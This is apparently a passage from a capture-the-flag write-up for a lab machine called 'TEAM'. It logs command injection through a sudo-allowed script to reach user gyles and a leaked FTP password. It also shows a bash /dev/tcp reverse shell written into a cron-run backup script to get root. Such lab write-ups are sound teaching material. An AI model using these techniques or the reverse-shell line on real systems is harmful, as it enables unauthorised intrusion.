Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.76.180' (ED25519) to the list of known hosts.
```

was able to logged in as user "dale" with the private key.

```
dale@TEAM ~ Tue Oct 01 2024 08:58 pm
```

```
dale@TEAM:~ (0.218s)
ls
user.txt
```

```
~/current Tue Oct 01 2024 08:56 pm (5.223s)
ssh -i auth.txt dale@10.10.76.180
```

got first flag...

```
sudo -u gyles /home/gyles/admin_checks
clear
sudo -u gyles /home/gyles/admin_checks
```

So went to see for .bash_history file and saw this...

```
dale@TEAM ~ Tue Oct 01 2024 08:59 pm
```

```
dale@TEAM ~ Tue Oct 01 2024 08:59 pm (0.316s)
sudo -l
Matching Defaults entries for dale on TEAM:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User dale may run the following commands on TEAM:
    (gyles) NOPASSWD: /home/gyles/admin_checks
```

can run /home/gyles/admin_checks as user gyles....

```
dale@TEAM ~ Tue Oct 01 2024 09:00 pm (0.261s)
cat /home/gyles/admin_checks
#!/bin/bash

printf "Reading stats.\n"
sleep 1
printf "Reading stats..\n"
sleep 1
read -p "Enter name of person backing up the data: " name
echo $name  >> /var/stats/stats.txt
read -p "Enter 'date' to timestamp the file: " error
printf "The Date is "
$error 2>/dev/null

date_save=$(date "+%F-%H-%M")
cp /var/stats/stats.txt /var/stats/stats-$date_save.bak

printf "Stats have been backed up\n"
```

backup creation file probably...

```
dale@TEAM /home Tue Oct 01 2024 09:01 pm


dale@TEAM:/home (0.175s)
ls
dale  ftpuser  gyles

dale@TEAM ~ Tue Oct 01 2024 09:01 pm (0.17s)
cd ..

dale@TEAM ~ Tue Oct 01 2024 09:01 pm (0.167s)
ls -al /home/gyles/admin_checks
-rwxr--r-- 1 gyles editors 399 Jan 15  2021 /home/gyles/admin_checks
```

So don't have any permissions to edit that file so went to home directory to see more users...

dale@TEAM /home/ftpuser Tue Oct 01 2024 09:02 pm

dale@TEAM /home/ftpuser Tue Oct 01 2024 09:02 pm (0.469s)

cat workshare/New_site.txt

Dale
        I have started coding a new website in PHP for the team to use, this is currently under development. It can be found at ".dev" within our domain.

Also as per the team policy please make a copy of your "id_rsa" and place this in the relevent config file.

Gyles

wooh!!! we have already done that.....


```
dale@TEAM /var/stats Tue Oct 01 2024 09:05 pm
```

```
dale@TEAM /var/stats Tue Oct 01 2024 09:04 pm (0.226s)
cat stats-2024-10-01-16-34.bak

Website_views=1337
Unique_views=436
Disc_members=16
Events_won=1


anon
anon
anon
anon
anon
anon
anon
anon
anon
anon
gyles
```

```
dale@TEAM /var/stats Tue Oct 01 2024 09:04 pm (0.33s)
ls -al

total 16
drwxrwxrwx  2 root  root    4096 Oct  1 16:34 .
drwxr-xr-x 15 root  root    4096 Jan 15  2021 ..
-rw-r--r--  1 gyles gyles    118 Oct  1 16:34 stats-2024-10-01-16-34.bak
-rw-rw-rw-  1 dale  editors  118 Oct  1 16:33 stats.txt
```

So after running the file as the user "gyles", went to /var/stats directory and saw logs, nothing impressive.

```
dale@TEAM /tmp Tue Oct 01 2024 09:12 pm (34.106s)
bash ./linpeas.sh
```



```
  linpeas v2.2.7 by carlospolop

Linux Privesc Checklist: https://book.hacktricks.xyz/linux-unix/linux-privileg
 LEYEND:
  RED/YELLOW: 99% a PE vector
  RED: You must take a look at it
  LightCyan: Users with console
  Blue: Users without console & mounted devs
  Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjob
  LightMangenta: Your username



================================( Basic information )===================
OS: Linux version 4.15.0-20-generic (buildd@lgw01-amd64-039) (gcc version 7.3.
User & Groups: uid=1000(dale) gid=1000(dale) groups=1000(dale),4(adm),24(cdrom
Hostname: TEAM
Writable folder: /dev/shm
```

So after finding no clue, simply ran linpeas.....

Didn't find anything so went to /var/www/ directory to find some more stuff..

```
dale@TEAM /var/www/team.thm Tue Oct 01 2024 09:18 pm (0.188s)
ls
assets  images  index.html  robots.txt  scripts

dale@TEAM:/var/www (0.213s)
cd team.thm/

dale@TEAM /var/www Tue Oct 01 2024 09:17 pm (0.172s)
ls
dev.team.thm  html  team.thm
```

dale@TEAM /var/www/team.thm/scripts Tue Oct 01 2024 09:19 pm (0.163s)

cat script.txt

```
#!/bin/bash
read -p "Enter Username: " REDACTED
read -sp "Enter Username Password: " REDACTED
echo
ftp_server="localhost"
ftp_username="$Username"
ftp_password="$Password"
mkdir /home/username/linux/source_folder
source_folder="/home/username/source_folder/"
cp -avr config* $source_folder
dest_folder="/home/username/linux/dest_folder/"
ftp -in $ftp_server <<END_SCRIPT
quote USER $ftp_username
quote PASS $decrypt
cd $source_folder
!cd $dest_folder
mget -R *
quit

# Updated version of the script
# Note to self had to change the extension of the old "script" in this folder, as it has creds in
```

dale@TEAM /var/www/team.thm/scripts Tue Oct 01 2024 09:19 pm (0.458s)

cat script.old

```
#!/bin/bash
read -p "Enter Username: " ftpuser
read -sp "Enter Username Password: " T3@m$h@r3
echo
ftp_server="localhost"
ftp_username="$Username"
ftp_password="$Password"
mkdir /home/username/linux/source_folder
source_folder="/home/username/source_folder/"
cp -avr config* $source_folder
dest_folder="/home/username/linux/dest_folder/"
```

```
ftp -in $ftp_server <<END_SCRIPT
quote USER $ftp_username
quote PASS $decrypt
cd $source_folder
!cd $dest_folder
mget -R *
quit
```

So found two scripts ,out of which one has a password of ftpuser.

```
dale@TEAM /home/gyles Tue Oct 01 2024 09:25 pm
sudo -u gyles /home/gyles/admin_checks

Reading stats.
Reading stats..
Enter name of person backing up the data: /bin/bash
Enter 'date' to timestamp the file: /bin/bash
The Date is
```

So while running the script as dale, tried to do some random hit and trial stuff..... added /bin/bash in input...

```
dale@TEAM /home/gyles Tue Oct 01 2024 09:25 pm
sudo -u gyles /home/gyles/admin_checks

Reading stats.
Reading stats..
Enter name of person backing up the data: /bin/bash
Enter 'date' to timestamp the file: /bin/bash
The Date is id
uid=1001(gyles) gid=1001(gyles) groups=1001(gyles),1003(editors),1004(admin)
```

and got a shell as user "gyles".

```
nano /usr/local/bin/main_backup.sh
sudo nano /usr/local/bin/main_backup.sh
```

```
sudo /opt/admin_stuff/./script.sh
```

So got two interesting files for .bash_history file of user gyles.

```
gyles@TEAM:/opt/admin_stuff$ ls
script.sh
gyles@TEAM:/opt/admin_stuff$ cat script.sh
#!/bin/bash
#I have set a cronjob to run this script every minute


dev_site="/usr/local/sbin/dev_backup.sh"
main_site="/usr/local/bin/main_backup.sh"
#Back ups the sites locally
$main_site
$dev_site
gyles@TEAM:/opt/admin_stuff$
```

as cron job in /opt huh!!!

```
gyles@TEAM:/opt/admin_stuff$ cat /usr/local/sbin/dev_backup.sh
#!/bin/bash
cp -r /var/www/dev.team.thm/* /var/backups/www/dev/
gyles@TEAM:/opt/admin_stuff$ cat /usr/local/bin/main_backup.sh
#!/bin/bash
cp -r /var/www/team.thm/* /var/backups/www/team.thm/
gyles@TEAM:/opt/admin_stuff$ ls -al
total 12
drwxrwx--- 2 root admin 4096 Jan 17  2021 .
drwxr-xr-x 3 root root  4096 Jan 16  2021 ..
-rwxr--r-- 1 root root   200 Jan 17  2021 script.sh
gyles@TEAM:/opt/admin_stuff$ ls -al
total 12
drwxrwx--- 2 root admin 4096 Jan 17  2021 .
drwxr-xr-x 3 root root  4096 Jan 16  2021 ..
-rwxr--r-- 1 root root   200 Jan 17  2021 script.sh
gyles@TEAM:/opt/admin_stuff$ ls -al /usr/local/bin/main_backup.sh
-rwxrwxr-x 1 root admin 65 Jan 17  2021 /usr/local/bin/main_backup.sh
gyles@TEAM:/opt/admin_stuff$ gtoups

Command 'gtoups' not found, did you mean:

  command 'groups' from deb coreutils

Try: sudo apt install <deb name>

gyles@TEAM:/opt/admin_stuff$ groups
gyles editors admin
gyles@TEAM:/opt/admin_stuff$
```

So in backup directories multiple files are there that can be edited by people of admin group which gyles is a part of let's edit one of them.

```
gyles@TEAM:/tmp$ vim /usr/local/bin/main_backup.sh
gyles@TEAM:/tmp$ cat /usr/local/bin/main_backup.sh
#!/bin/bash

bash -c 'exec bash -i &>/dev/tcp/10.10.0.193/9999 <&1'
gyles@TEAM:/tmp$
```

So added a reverse shell in one of the two files.

```
~/current Tue Oct 01 2024 09:38 pm
rlwrap nc -lnvp 9999

Listening on 0.0.0.0 9999
Connection received on 10.10.76.180 33634
bash: cannot set terminal process group (21825): Inappropriate ioctl for device
bash: no job control in this shell
root@TEAM:~#
```

So after adding reverse shell we have to wait for like a minute as there is a cronjob running and then we will get root shell.

```
root@TEAM:~# ls /root
ls /root
root.txt
root@TEAM:~#
```

Got root flag.....